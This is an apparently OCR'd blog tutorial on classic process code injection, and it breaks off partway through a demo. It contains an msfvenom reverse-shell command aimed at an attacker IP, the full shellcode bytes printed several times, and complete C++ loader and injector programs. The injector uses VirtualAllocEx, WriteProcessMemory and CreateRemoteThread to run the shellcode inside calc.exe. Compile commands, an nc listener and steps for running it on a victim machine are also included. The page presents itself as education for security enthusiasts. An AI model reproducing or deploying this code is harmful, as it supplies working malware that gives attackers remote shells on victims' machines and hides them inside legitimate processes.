
Classic code injection into the process. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/09/18/malware-injection-1.html

September 18, 2021

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



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Let's talk about code injection. What is code injection? And why we do that?

Code injection technique is a simply method when one process, in our case it's our malware, inject code into another running process.

For example, you have your malware, it's a dropper from phishing attack or a trojan you managed to deliver to your victim or it can be anything running your code. And for some reason, you might want to run your payload in a different process. What do I mean by that? In this post we will not consider the creation of trojan, but for example, let's say that your payload got executed inside `word.exe` which have a limited time of living. Let's say your successfully got a remote shell, but you know that, your victim close `word.exe`, so in this situation you have to migrate to another process if you want to preserve your session.

In this post we will discuss about a classic technique which are payload injection using debugging API.

Firstly, let's go to prepare our payload. For simplicity, we use `msfvenom` reverse shell payload from Kali linux.

On attacker's machine run:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f c
```

where `10.9.1.6` is our attacker's machine IP address, and `4444` is port which we run listener later.

```
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
```


Let's start with simple C++ code of our malware, which is used by me in AV evasion part 1 post:

```
/*
cpp implementation malware example with msfvenom payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
```

```
PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

The only difference is the our payload.
Let's check firstly. Compile:

```
x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -
Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-
libgcc
```




prepare listener:

```
nc -lvp 4444
```


and run from victim's machine:

```
.\evil.exe
```




As you can see, everything is ok.

For investigating `evil.exe` we will use Process Hacker. Process Hacker is an open-source tool that will allow you to see what processes are running on a device, identify programs that are eating up CPU resources and identify network connections that are associated with a process.




Then in the `Network` tab we will see that our process establish connection to `10.9.1.6:4444` (attacker's host):




So, let's go to inject our payload to process. For example, `calc.exe`. So, what you want is to pivot to a target process or in other words to make your payload executing somehow in another process on the same machine. For example in a `calc.exe`.


The first thing is to allocates some memory inside your target process and the size of the buffer has to be at least of size of your payload:



Then you copy your payload to the target process `calc.exe` into the allocated memory:



and then “ask” the system to start executing your payload in a target process, which is `calc.exe`.



So, let’s go to code this simple logic. Now the most popular combination to do this is using built-in Windows API functions which are implemented for debugging purposes. There are:
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread

Very basic example is:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
```

```
PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

First you need to get the PID of the process, you could enter this PID yourself in our case. Next, open the process with OpenProcess function provided by `Kernel32` library:

```
47    // parse process ID
48    printf("PID: %i", atoi(argv[1]));
49    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Next, we use `VirtualAllocEx` which is allows to you to allocate memory buffer for remote process **(1)**:

```
51    // allocate memory buffer for remote process
52    rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
53                                                                                                    1
54    // "copy" data between processes
55    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
56                                                                                                    2
57    // our process start new thread
58    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
59    CloseHandle(ph);
60    return 0;
61  }                                                                                                 3
```

Then, `WriteProcessMemory` allows you to copy data between processes, so copy our payload to `calc.exe` process **(2)**. And `CreateRemoteThread` is similar to `CreateThread` function but in this function you can specify which process should start the new thread **(3)**.

Let's go to compile this code:


```
x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 ls -lt
total 64
-rwxr-xr-x 1 kali kali 40448 Sep 19 00:35 evil2.exe
-rw-r--r-- 1 kali kali  2781 Sep 19 00:12 evil_inj.cpp
-rwxr-xr-x 1 kali kali 15360 Sep 18 20:34 evil.exe
-rw-r--r-- 1 kali kali  2744 Sep 18 18:45 evil.cpp
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1
```

prepare listener:

```
nc -lvp 4444
```


and on victim's machine firstly execute `calc.exe`:



